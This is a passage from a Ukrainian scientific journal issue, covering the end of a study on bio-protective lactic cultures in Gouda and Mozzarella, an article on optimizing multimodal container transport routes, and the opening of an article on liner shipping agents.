Малюнок сиру, виробленого із застосуванням захисної культури BioSafe містив декілька поодиноких вічок правильної округлої форми розміром 5–7 мм, що є типовим стандартом для даного сиру [8, с. 109]. Смак і аромат сиру чисті, без гіркоти і з вираженими вершковими нотами. Контрольний сир, який був вироблений без застосування додаткових захисних рішень, мав малюнок із великої кількості нерівномірно розподілених вічок, деякі з яких мали розмір понад 20 мм, що є вадою малюнку для сиру Гауда. Смак та аромат цього сиру мали типові ноти присутності масляної та оцтової кислот з гіркими та іншими сторонніми відтінками післясмаку.

Отже, застосування культур BioSafe, як додаткового інструменту у виробництві сиру із молока навіть із наявністю спор шкідливої мікрофлори, завдяки утворенню в процесі природної ферментації бактеріоцину нізину, дає змогу захистити продукцію від пізнього здуття, псування смаку та запаху у процесі визрівання.

Перевірка ефективності застосування GoodMilk була здійснена шляхом контрольного виробництва двох партій сиру Моцарелла із молока, одна із частин якого зберігалась 24 години при 8 °С, а інша – при тих же параметрах, а також із додаванням культури GoodMilk [7, с. 9]. Вміст розчиненого кисню у партії контрольного молока

через 24 години зберігання склав 6,8 мг/л, в той час як у молока із додаванням GoodMilk цей показник суттєво знизився і дорівнював лише 0,02 мг/л, що говорить про практично повне споживання  $O_2$  культурою. Показник окисно-відновного потенціалу молока, яке зберігалось із культурою GoodMilk знизився в 1,8 рази до значення 250 мВ порівняно із показником контрольного молока, який дорівнював 450 мВ. Значення активної кислотності рН в обох зразках молока не змінилися, що свідчить про відсутність кислототворчої властивості даного штаму культури *Lactococcus lactis subsp. lactis* при зберіганні сирого молока за температури 8 °С навіть протягом 24 годин.

Органолептична оцінка та порівняння якісних показників зразків сиру Моцарелла, які були вироблені із таких партій молока та зберігалися 60 діб при 4–6 °С, показала значну відмінність як в консистенції сирів, так і в їх смакових профілях, як показано на наступній діаграмі (рисунок 4).

Контрольний зразок сиру отримав нижчу бальну оцінку таких смакових характеристик як «чисті молочні ноти», «вершкові ноти», значно гірші значення для «сторонні присмаки» та «гіркі ноти». Застосування GoodMilk дозволило зберегти на вищому рівні показники, які характеризують однорідність та щільність сирного тіста. Такі результати можуть свідчити про те, що додаткові бар'єри, створені культурною мікрофлорою, загальмували розвиток психрофілів під час холодного зберігання молока, тим самим захистив сир від погіршення його якості при зберіганні.




Рис. 3. Малюнок сирів Гауда 48 % жиру в С.Р., 4 міс. визрівання при 10–12 °С. Умовні позначення: а – сир із використанням культури BS-10; б – контрольний сир



Рис. 4. Органолептична оцінка зразків сиру Моцарелла




Рис. 5. Використання конкуруючої мікрофлори на різних етапах технологічного процесу виробництва ферментованих молочних продуктів



**Висновки.** Підсумовуючи вище перераховані переваги від використання спеціальних культур молочнокислих мікроорганізмів в якості конкурентної корисної мікрофлори для виробників ферментованих молочних продуктів та сирів, які ставлять своєю метою випуск натуральної продукції, можна рекомендувати наступну блок-схему організації технологічних процесів, як показано на рисунку 5. Використання конкуруючої мікрофлори в якості основного захисного біологічного бар'єру у виробництві ферментованих молочних продуктів дає змогу комплексно підійти до розробки та впровадження інноваційних технологічних рішень, які відкривають шлях до випуску безпечної, високоякісної та конкурентоспроможної продукції, яка відповідає глобальному споживчому тренду «Натуральність».

ристання конкуруючої мікрофлори в якості основного захисного біологічного бар'єру у виробництві ферментованих молочних продуктів дає змогу комплексно підійти до розробки та впровадження інноваційних технологічних рішень, які відкривають шлях до випуску безпечної, високоякісної та конкурентоспроможної продукції, яка відповідає глобальному споживчому тренду «Натуральність».

#### Список літератури:

1. Leistner L., Gould G.W. Hurdle technologies. Kluwer Academic. Plenum Publishers, New York, 2002
2. Goncalves A.A., Kechinski C.P., Olivera F.C. Hurdle technology in the food industry. Food Engineering, Nova Science Publishers, 2011.
3. Чагаровський О.П., Ткаченко Н.А., Лисогор Т.А. Хімія молочної сировини. Одеса : Сімекс-прінт, 2013.
4. Бергілевич О.М., Касянчук В.В., Салата В.З. та ін. Суми : Університетська книга, 2000.
5. Tamime A. Y., Robinson R. K. Yoghurt. Science and Technology. Woodhead Publishing Ltd., 2000
6. New BioSafe culture range for natural ripened cheese. Матеріали компанії Chr.Hansen A/S. [www.chr-hansen.com](http://www.chr-hansen.com)
7. Dvs GoodMilk. Elevate your cheese making naturally. Матеріали компанії Chr.Hansen A/S. [www.chr-hansen.com](http://www.chr-hansen.com)
8. Codex Alimentarius. Codex Standard for Gouda. CODEX STAN 266-1966

#### **Chaharovskiy O.P., Lukashchuk A.V. COMPETITIVE FLORA AS A MAIN BIOLOGICAL HURDLE IN PRODUCTION FERMENTED MILK PRODUCTS WITH PROLONGED SHELF LIFE**

*The article reviews the principles and approaches to the construction of biological hurdles that prevent growth of food microbiological spoilage. A list of the main barriers (low and high temperatures, acidity, competitive flora, water activity, redox potential etc.) which are important for the production of fermented dairy products with prolonged shelf life is given. The main attention of this article is focused on the "competitive flora" hurdle due to not enough learned big influences of this hurdle on the quality and safety of fermented dairy products what slows down implementation in the domestic dairy industry. In addition, this hurdle, as an object of this article research was chosen due to its compliance with current global market trends, such as "naturalness" and "clean label". To solve the problems associated with extending dairy products shelf life popular methods such as strict heat treatment levels and the use of preservatives do not often allow achieving desired results and not response to mentioned trends and demands of modern food market. The goal of the research was to study some features of lactic acid bacteria strains (*Lactococcus lactis* ssp., *Lactobacillus* ssp.), which are offered on the Ukrainian market by large western companies (Chr.Hansen, Danisco etc.), which are the largest global producers of starter cultures for dairy. Such properties of lactic acid bacteria strains as fast nutrients and microelements consumption, decreasing of redox potential, antimicrobial substances formation during fermentation process etc. used as an additional hurdle tool in the fermented dairy products technologies. Given examples of bio-protective cultures use for the raw milk storage, for the production of yogurts and for the production cheeses such as Gouda and Mozzarella. Compared consumer properties of dairy products made with innovative lactic acid bacteria cultures with traditional similar products made without such additional solutions. Developed basic recommendations how to use competitive flora to build biological hurdles in modern fermented dairy products technologies.*

**Key words:** milk, yoghurt, cheese, hurdle technologies, competitive flora, food safety, clean label.

## ТРАНСПОРТ

УДК 656.6:616-036

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/22>

**Берестенко В.В.**

Одеський національний морський університет

### КОНЦЕПЦІЯ ОПТИМІЗАЦІЇ МАРШРУТІВ ТА ПАРАМЕТРІВ СИСТЕМИ МУЛЬТИМОДАЛЬНИХ ПЕРЕВЕЗЕНЬ

*Мультимодальні перевезення є окремим сегментом контейнерних перевезень, маючи певну специфіку з точки зору організації та відповідальності мультимодального оператора (організатора та постачальника послуги «мультимодальне перевезення»). Це, з одного боку, визначає додаткові ризики комерційного характеру, які пов'язані з множиною учасників процесу транспортування, з іншого боку, дає оператору широкі можливості інтегральної організації множини мультимодальних перевезень у межах єдиної системи, забезпечуючи ефект синергізму.*

*В даному дослідженні розроблена концепція формування оптимальних маршрутів та параметрів системи мультимодальних перевезень для забезпечення їх дворівневої ефективності – на рівні конкретного перевезення та на рівні компанії-оператора. Дана концепція базується на ефекті масштабу та зменшення вартості перевезення, перевалки одного контейнера, якщо збільшується розмір партії контейнерів, що, власне, ї є можливим для компанії мультимодального оператора. Таким чином, вибір маршруту та параметрів доставки (часу, вартості, надійності) має здійснюватися в рамках інтегрованої оптимізаційної моделі, яка на рівні критерію оптимізації має враховувати ефективність для оператора – синергетичний ефект, а для вантажовідправників на рівні системи обмежень враховувати усі вимоги щодо мультимодального перевезення.*

*Використання запропонованого підходу забезпечить з одного боку – врахування вимог вантажовідправників, з іншого боку – комерційні інтереси мультимодального оператора.*

**Ключові слова:** мультимодальні перевезення, морський транспорт, вантажні перевезення, організація, транспортні послуги, маршрути, синергетичний ефект, ефективність.

**Постановка проблеми.** Контейнерні перевезення є значним сегментом у загальному обсязі перевезень різних видів вантажів, а їхня специфіка передбачає використання широкого кола технологічних, інформаційних, комерційних та організаційних можливостей [1], які сьогодні надає сучасний транспортний ринок та транспортні технології. Мультимодальні перевезення є окремим сегментом контейнерних перевезень, маючи певну специфіку з точки зору організації та відповідальності мультимодального оператора (організатора та постачальника послуги «мультимодальне перевезення»). Це, з одного боку, визначає додаткові ризики комерційного характеру, які пов'язані з множиною учасників процесу транспортування, з іншого боку, дає оператору широкі можливості інтегральної організації множини мультимодальних перевезень у межах єдиної системи, забезпечуючи ефект синергізму.

**Аналіз останніх досліджень і публікацій.** Оптимізація схем і маршрутів перевезень

є класичними завданнями для транспортної науки, розв'язання яких пов'язані з так званими моделями «транспортних задач» (одно- та багатоступінними), а також з моделями транспортних задач у мережній постановці. Зазначимо, що результатом оптимізації є схеми/маршрути перевезення та обсяги перевезень між пунктами.

За багаторічну історію використання даних моделей їх розвиток полягав насамперед у деталізації параметрів управління (змінних), врахуванні додаткових умов як обмежень, а також у використанні нових критеріїв оптимізації. Так, класичним критерієм для транспортних завдань є «сумарні витрати» [2], проте, у деяких ситуаціях кращим критерієм є «час» [3]. Розвиток принципів логістики зумовив введення в подібні моделі в якості критеріїв або обмежень такі показники як «якість», «надійність», «ризик» [4–8]. Остання характеристика пов'язана з імовірнісною природою транспортних процесів [4], що проявляється, перш за все, у можливих відхиленнях часу доставки.

З'являються методи інтегрального оцінювання різних маршрутів доставки [9; 10] з урахуванням системи критеріїв та відповідних ваг, що використовується самостійно як метод відбору кращого варіанту, або в рамках згаданих раніше моделей в якості критерію оптимізації. Деталізація параметрів управління важлива під час розгляду контейнерних перевезень, прикладом чого може бути робота [11; 12].

У деяких практичних ситуаціях з'являється не лише альтернативність проміжних пунктів доставки вантажів, а й постачальників окремих видів послуг, що відповідають транспортно-технологічному процесу – наприклад, перевалка на різних терміналах одного порту, або перевезення різними перевізниками, що впливає на витрати та час доставки, а також якість (надійність). У [13–15] запропонована модель на вибір варіанта доставки в таких умовах. Таким чином, маршрут/схема та склад учасників формуються як система доставки в рамках однієї моделі.

Мультимодальні перевезення передбачають «маршрут доставки» як своєрідний «продукт» для вантажовласника, з конкретними характеристиками – вартість, час і т.д., що надає можливість вантажовласникам шукати компроміс за системою критеріїв залежно від конкретних умов – «пожертвувати часом» заради «вартості», або мінімізувати ризик затримки з урахуванням ухвалення вищої вартості доставки тощо. Пошук найкращих варіантів доставки базується на сучасних інформаційних технологіях, і, зокрема, у [9] розглядалися питання автоматизації вибору та коригування мультимодальних перевезень у режимі реального часу на базі інтегрального критерію, у [16] оптимізація мультимодального перевезення розглядалась для швидкопсувних вантажів.

Крім того, інтеграція вантажопотоків/контейнеропотоків дає можливість організаторам доставки (операторів) забезпечувати ефект синергізму, за рахунок чого, в результаті, встановлювати більш конкурентоспроможні ціни. Зокрема, така ідея та оцінка одержуваного синергетичного ефекту були представлені у [17], де ефект формувався з допомогою збільшення обсягу вантажу, що перевозиться, і, відповідного зниження вартості перевезення і перевалки, в [13] ця ідея була поширена на постачальників транспортних послуг у межах інтегрального розгляду множини доставок при проектно-орієнтованому розгляді, а синергетичний ефект встановлено як критерій оптимізації.

Таким чином, розвиток транспортного ринку та відповідного інформаційного транспортного

простору дають можливість інтегрального розгляду різних мультимодальних перевезень конкретного мультимодального оператора та оптимізації їх у рамках єдиної системи. Результати, які представлені в [13; 17], можуть бути узагальнені та поширені на мультимодальні перевезення з урахуванням можливих відхилень часу [4], що може розглядатися як коригування для критерію оптимізації або обмеження, а також можливості використання «області компромісів» [18], забезпечуючи баланс інтересів оператора та вантажовласників. Такий підхід дозволить розробити інструмент для роботи мультимодального оператора, спрямований на отримання синергетичного ефекту і підвищення ефективності мультимодальних перевезень.

**Постановка завдання.** Метою даного дослідження є розробка концепції оптимізації маршрутів та параметрів системи мультимодальних перевезень для забезпечення їх дворівневої ефективності – на рівні конкретного перевезення та на рівні компанії-оператора.

**Виклад основного матеріалу.** Згідно з викладеним у [18], в рамках області компромісу, мультимодальний оператор має можливість «варіювати» варіантами мультимодального перевезення з метою пошуку компромісного варіанту, що забезпечує ефективність як для клієнта (відправника вантажу), так і для себе. Значимо, що «ефективність» мультимодального перевезення не обов'язково означає мінімальний за вартістю варіант. У сьогоденних умовах, «ефективність» для відправника вантажу означає, перш за все, виконання всіх вимог до перевезення, в якості яких можуть виступати набори: вартість  $R$ , час  $T$ , надійність  $I$ . Таким чином, дотримання часу доставки (як варіант оцінки «надійності») може характеризувати ефективність з погляду відправника вантажу. Для мультимодального оператора ефективність розуміється у економічному сенсі – отримання максимального прибутку. Отже, традиційно узагальнений опис моделі вибору оптимального варіанту доставки (при однокритеріальному підході):

$$R \rightarrow \min(T \rightarrow \min, I \rightarrow \max) \quad (1)$$

$$T \leq T^*, R \leq R^*, I \geq I^*,$$

де  $T^*$ ,  $R^*$ ,  $I^*$  – межі часу, вартості та надійності, що задаються вантажовласником.

З точки зору балансу інтересів вантажовласника та мультимодального оператора важливим є ще додаткові характеристики доставки  $\Delta T^*$ ,  $\Delta R^*$ ,  $\Delta I^*$  – допустиме збільшення часу та/або

витрат на доставку, а також допустиме зменшення надійності доставки.

Таким чином, кожному вантажовідправнику відповідає набір умов:

$$G_i = \langle T_i^s, T_i^*, \Delta T_i^*, R_i^*, \Delta R_i^*, I_i^* \rangle, i = \overline{1, n}, \quad (2)$$

де  $i$  – індекс вантажовідправника,  $n$  – загальна кількість замовлень (відправлень) в рамках певного періоду часу,  $T_i^s$  – готовність вантажу к відправленню,  $T_i^*$ ,  $\Delta T_i^*$  – відповідно, вимоги щодо часу доставки та можливе збільшення цього часу,  $R_i^*$ ,  $\Delta R_i^*$  – відповідно вимоги щодо обмеження вартості доставки та можливе її збільшення,  $I_i^*$  – якісна характеристика доставки (наприклад, надійність). Оцінювання  $I_i^*$  є окремою задачею дослідження, тому у даній роботі приймаємо це як ще одну умову (вимогу) до мультимодального перевезення без конкретизації сутності. Це може бути, наприклад, ймовірнісна характеристика, що розглядалась у [4]. Більш того, набір (2) можна розширити, додаючи ще умови. Слід зазначити, що у [13; 18] пропонувалось вимоги до перевезень (транспортування) встановлювати в рамках agile-підходу шляхом інтерактивного підходу.

На практиці більшість вантажовласників допускають збільшення і часу, і витрат, тому завданням фахівців, які обслуговують заявку, є виявити їх межі у процесі реалізації, наприклад, agile підходу в організації діяльності мультимодального оператора. Крім того, час готовності вантажу до відправлення  $T_i^s$  також може бути відкоригований на величину  $\Delta T_i^s$  – наприклад, у ситуації, коли вантажовласнику пропонується такий рівень тарифу, при якому він готовий «прискорити» процес готовності вантажу до відправки. Звичайно, це не завжди є можливим. Можливість варіювання часом та вартістю доставки (моментом готовності вантажу до відправки) формує область компромісу, в якій, власне, і встановлюється баланс інтересів сторін – вантажовласника та мультимодального оператора. Отже, вантажовласник, з одного боку, висуває певні вимоги до доставки. З іншого боку, мультимодальний оператор з урахуванням попиту на перевезення, можливостями різних перевізників та їх тарифними політиками формує варіанти, які можуть не цілком «вписуватись» у задані умови. Вантажовласник, як правило, готовий відкоригувати свої початкові вимоги з урахуванням допустимих збільшення або зменшення. Наприклад, «пожертвувати» часом та надійністю доставки, але забезпечити певний рівень витрат на доставку.

Слід зазначити, що інтереси мультимодального оператора пов'язані з наявністю певної системи тарифів на перевезення. Так, перевізники надають спеціальний рівень тарифів для компаній з більшими обсягами перевезень, що дає оператору можливість забезпечувати таку вартість перевезення на конкретній ділянці, яка не є доступною для окремого вантажовласника. Таким чином, ефект масштабу, що проявляється вказаним чином, формує «інтерес» оператора до певного перевізника. Тому за «балансування» інтересів сторін цей фактор, безумовно, враховується. Наявність гнучкої цінової політики у постачальників великих компаній забезпечує ефект синергізму, який має бути основою підвищення ефективності своєї діяльності. Таким чином, мультимодальний оператор повинен оцінювати наявність цього ефекту в процесі досягнення балансу з власниками вантажу.

На рис.1 представлена схема концепції формування синергетичного ефекту для мультимодального оператора.

В основі синергізму, який формується при роботі мультимодального оператора, як уже зазначалося, гнучкість тарифної політики перевізників, а також інших задіяних у перевезенні учасників (наприклад, портових терміналів), що дозволяє забезпечити:

$$R(\sum_{i=1}^n Q_i) < \sum_{i=1}^n R(Q_i), \quad (3)$$

де  $R(\sum_{i=1}^n Q_i)$  – це витрати оператора на перевезення сумарної кількості контейнерів (TEU),  $R(Q_i)$  – це витрати на перевезення, які ніс би кожен вантажовласник на перевезення своєї кількості контейнерів  $Q_i$ . Різниця між двома частинами нерівності (3) і є ефектом синергізму  $E_{syn}$ :

$$E_{syn} = \sum_{i=1}^n R(Q_i) - R(\sum_{i=1}^n Q_i). \quad (4)$$

При цьому оператор, в рамках балансування інтересів з вантажовласниками, забезпечує для кожного з них виконання умов за часом, витратами, надійністю та часом готовності вантажу до перевезення з урахуванням можливостей щодо їх зміни,  $n$  – загальна кількість заявок вантажовласників, що розглядаються в поточний момент часу:

$$\begin{aligned} T_i &\leq T_i^* + \Delta T_i^*; \\ R_i &\leq R_i^* + \Delta R_i^*; \\ I_i &\geq I_i^* - \Delta I_i^*; \\ T_i^{s*} - T_i^{s*} &\leq T_i^s \leq T_i^{s*} + T_i^{s*}; \\ i &= \overline{1, n}. \end{aligned} \quad (5)$$




Рис. 1. Врахування синергізму на базі ефекту масштабу при балансуванні інтересів вантажовласників та мультимодального оператора

Слід зазначити, що витрати на доставку, звичайно, залежать від часу та надійності, тому фактично:  $R_i(Q_i, T_i, I_i), i = \overline{1, n}$ . Тому пошук компромісних рішень та балансування інтересів сторін мають здійснюватися з урахуванням такого впливу (залежності).

Концепція, що представлена, є основою для розробки відповідної математичної моделі, яка дозволить визначати маршрути та параметри мультимодальних перевезень з урахуванням формування синергетичного ефекту для мультимодального оператора. Це є продовженням даного дослідження.

**Висновки.** В даному дослідженні розроблена концепція формування оптимальних маршрутів та параметрів системи мультимодальних перевезень для забезпечення їх дворівневої ефективності – на рівні конкретного перевезення та на

рівні компанії-оператора. Дана концепція базується на ефекті масштабу та зменшення вартості перевезення, перевалки одного контейнера, якщо збільшується розмір партії контейнерів, що, власне, і є можливим для компанії мультимодального оператора. Таким чином, вибір маршруту та параметрів доставки (часу, вартості, надійності) має здійснюватися в рамках інтегрованої оптимізаційної моделі, яка на рівні критерію оптимізації має враховувати ефективність для оператора – синергетичний ефект, а для вантажовідправників на рівні системи обмежень враховувати усі вимоги щодо мультимодального перевезення.

Використання пропонованого підходу забезпечить з одного боку – врахування вимог вантажовідправників, з іншого боку – комерційні інтереси мультимодального оператора.

#### Список літератури:

1. Бондаренко Ю. А., Онищенко С. П. Структура та невизначеність контейнеропотоків у системі морських перевезень. *Вчені записки Таврійського національного університету імені В.І. Вернадського, Серія: Технічні науки*. 2024. Том 35 (74). № 1. С. 139–146. DOI: 10.32782/2663-5941/2024.1.2/23
2. Коскіна, Ю. О. Формалізація процесу організації системи доставки вантажів. *Наукові технології*. 2020. № 45 (1). С. 111–117. DOI: 10.18372/2310-5461.45.14582
3. Онищенко, С. П., Коскіна, Ю. О. Сутність, специфіка і формування систем доставки вантажів. *Вісник Вінницького політехнічного інституту*. 2019. № 3. С. 86–95. DOI: 10.31649/1997-9266-2019-144-3-86-95
4. Берестенко В., Онищенко С. Ймовірнісні характеристики мультимодальної доставки. *Розвиток транспорту*. 2021. № 1 (12). С. 118–128 DOI: 10.33082/td.2022.1-12.10

5. Rusanova S., Onyshchenko S. Development of transport and technological process options' concept for goods delivery with participation of maritime transport. *Technology audit and production reserves*. 2020. Т. 1. № 2 (51). P. 24–29. DOI: 10.15587/2312-8372.2020.198373
6. Берестенко В., Онищенко С. Структура та характеристики мультимодальної доставки з позиції цифровізації. *Розвиток транспорту*. 2021. № 4 (11). С. 82–93. DOI: 10.33082/td.2021.4-11.08
7. Pavlova N., Onyshchenko, S. Development and Research of a Model for Optimizing the Composition of a Project–Oriented Forwarding Company'Suppliers. *Technology audit and production reserves*. 2021. № 1 (2). P. 57. DOI: 10.15587/2706–5448.2021.225521
8. Onyshchenko S., Vyshnevskya O., & Vyshnevskiy D. Justification of the optimal option and transportation parameters for export supplies using marine transport. *Technology Audit and Production Reserves*. 2023. Vol. 2 (2(70)). P. 34–39. DOI: 10.15587/2706-5448.2023.277804
9. Kichkina, Olena & Kichkin, Oleksiy. Automation of the construction, comparison and selection of delivery routes and schemes in the multimodal transportation system. *Journal of Mechanical Engineering and Transport*. 2024. 18. 73–79. DOI: 10.31649/2413-4503-2023-18-2-73-79.
10. Шраменко Н. Ю., Орда О.О. Формування альтернативних варіантів транспортно-експедиторського обслуговування вантажовласників під час інтермодальних перевезень. *Автомобільний транспорт*. 2015. Вип. 37. С. 70–77.
11. Король В. Ю. Обґрунтування маршрутів доставки вантажів при транспортно-експедиторському обслуговуванні контейнеропотоків. *Вісник Одеського національного морського університету*. 2018. Вип. 2 (55). С. 82–95.
12. Korol, V. Justification of container using in the design of cargo delivery system, *Transport systems and technologies*, 2018. № 2 (32). P. 175–187. DOI: 10.32703/2617-9040-2018-32-2-175-187.
13. Pavlova N., Onyshchenko, S. Development and Research of a Model for Optimizing the Composition of a Project-Oriented Forwarding Company'Suppliers. *Technology audit and production reserves*. 2021. № 1 (2). P. 57. DOI: 10.15587/2706-5448.2021.225521
14. Pavlova, N., Onyshchenko, S., Obronova, A., Chebanova, T., Andriievskya, V. Creating the Agile Model to Manage the Activities of Project Oriented Transport Companies. *Eastern-European Journal of Enterprise Technologies*. 2021. № 1 (3). P. 109. DOI: 10.15587/1729-4061.2021.225529
15. Павлова Н.Л., Онищенко С.П. Організація проєктно–орієнтованого управління транспортною компанією (на прикладі транспортно–експедиторської компанії). *Управління розвитком складних систем*. 2021. № 42. С. 23–28. DOI: 10.32347/2412–9933.2020.42.23–28
16. Anufriyeva, T., Matsiuk, V., Shramenko, N., Ilchenko, N., Pryimuk, O., & Lebid, V. Construction of a simulation model for the transportation of perishable goods along variable routes. *Eastern-European Journal of Enterprise Technologies*. 2023. № 122 (4). DOI: 10.15587/1729-4061.2023.277948
17. Смирковська В.Ю. Методичні основи організації доставки вантажів з використанням засобів укрупнення : автореферат дис. ... к.т.н. : 05.22.01 Транспортні системи, Одеса, 2008. С. 17.
18. Berestenko, V., Onyshchenko S. Defining compromise area in the processes of multimodal delivery organization within the agile approach. *Eastern-European Journal of Enterprise Technologies*. 2024. № 1 (3 (127)). P. 78–86. DOI: 10.15587/1729-4061.2024.298846

#### **Berestenko V.V. OPTIMIZATION CONCEPT OF ROUTES AND PARAMETERS MULTIMODAL TRANSPORTATION SYSTEM**

*Multimodal transportation is a separate segment of container transportation, having certain specifics from the organization and responsibility of the multimodal operator point of view (the organizer and provider of the “multimodal transportation” service). This, on the one hand, defines additional commercial nature risks, which are associated with participants in the transportation process, on the other hand, it gives the operator ample opportunities for the integrated organization of a multimodal transportations within a single system, ensuring the effect of synergy.*

*In this study, the concept of forming optimal routes and parameters of the multimodal transportation system was developed to ensure their two-level efficiency – at the level of specific transportation and at the level of the operator company. This concept is based on the effect of scale and reduction of the cost of transportation, transshipment of one container, if the quantity of containers increases, which is actually possible for the multimodal operator. Thus, the selection of the route and delivery parameters (time, cost, reliability) should be carried out within the framework of an integrated optimization model, which at the level of the optimization criterion should take into account the efficiency for the operator – the synergistic effect, and for the shippers at the level of the constraint system, taking into account all the requirements for multimodal transportation.*

*The use of the proposed approach will ensure, on the one hand, that the requirements of the shippers are taken into account, and on the other hand, the commercial interests of the multimodal operator.*

**Key words:** *multimodal transportation, sea transport, freight transportation, organization, transport services, routes, synergistic effect, efficiency.*

УДК 656.073.29  
DOI <https://doi.org/10.32782/2663-5941/2024.3.2/23>

**Вільшанюк М.С.**

Одеський національний морський університет

**Берневек Т.І.**

Одеський національний морський університет

**Судник Н.В.**

Одеський національний морський університет

**Шибасєв О.Г.**

Одеський національний морський університет

## ТЕХНІЧНИЙ МЕНЕДЖМЕНТ У МЕЖАХ ФУНКЦІОНУВАННЯ ЛІНІЙНОГО АГЕНТА

*Обслуговування суден в порту є доволі актуальною темою. Під час заходу судна в порт необхідно виконати усі необхідні функції: своєчасно оформити його прихід, а потім відхід, надати усю необхідну інформацію стосовно самого судна, оформити документи, організувати вантажні операції, забезпечити екіпаж і саме судно продовольством, матеріалами для машинного відділення, палубної частини та ін. Цей об'єм потрібно виконати в найкоротші терміни. Тому виникає потреба в послугах морського агента, який може забезпечити все це у найкоротші терміни. Він організовує постачання від шипчандлерських компаній, допомагає скласти та оформити документи на судно та вантаж, постійно підтримує зв'язок із капітаном судна та судновласником, портовою владою, контролюючими органами. Іншими словами агент є представником принципала та помічником капітана в порту. Такий об'єм функцій виконує портовий агент під час заходу судна в порт як у трамповому суднопластві, так і в лінійному. В лінійному суднопластві у морського агента з'являються додаткові функції, що пов'язані із специфікою роботи лінійних суден, наприклад, букирування, канвасінг. Як правило, на лінії стоять контейнеровози, в зв'язку з чим виникає необхідність у виконанні додаткових операцій, таких як обслуговування контейнерів, стеження за ними, повернення на лінію, укладання додаткових угод. У роботі розглядаються особливості функцій морського агента в лінійному суднопластві. Особлива увага приділяється такій функції лінійного агента, як стеження за парком обладнання. До парку обладнання відносять: контейнери, флети, піддони і т.і. Агент повинен стежити за станом контейнерів, своєчасним поверненням контейнерів від вантажовласника, укладати угоди на експлуатацію контейнерів, ремонт контейнерів і т.д. При використанні контейнерів під час перевезень може виникнути дисбаланс парку обладнання, тому в роботі вивчається питання усунення подібного дисбалансу. Як версію раціонального використання парку обладнання пропонується розглянути три варіанти доставки контейнерів з урахуванням лінійних ставок і розкладу руху суден.*

**Ключові слова:** морське агентування, портовий агент, лінійний агент, контейнер, судно, рейс, судновласник.

**Постановка проблеми.** Агентування в лінійному суднопластві має низку особливостей з огляду на дорожнечу суден з високою добовою вартістю утримання. Ефективність їх експлуатації залежить, зокрема, і від максимального скорочення часу їх перебування в порту. Крім організації з обслуговування судна в порту в максимально стислі терміни, в обов'язки лінійного агента входить значний обсяг робіт з контролю і стеження за парком обладнання. Однією з актуальних проблем у лінійному суднопластві, що потребують термінового вирішення, є дисбаланс обладнання.

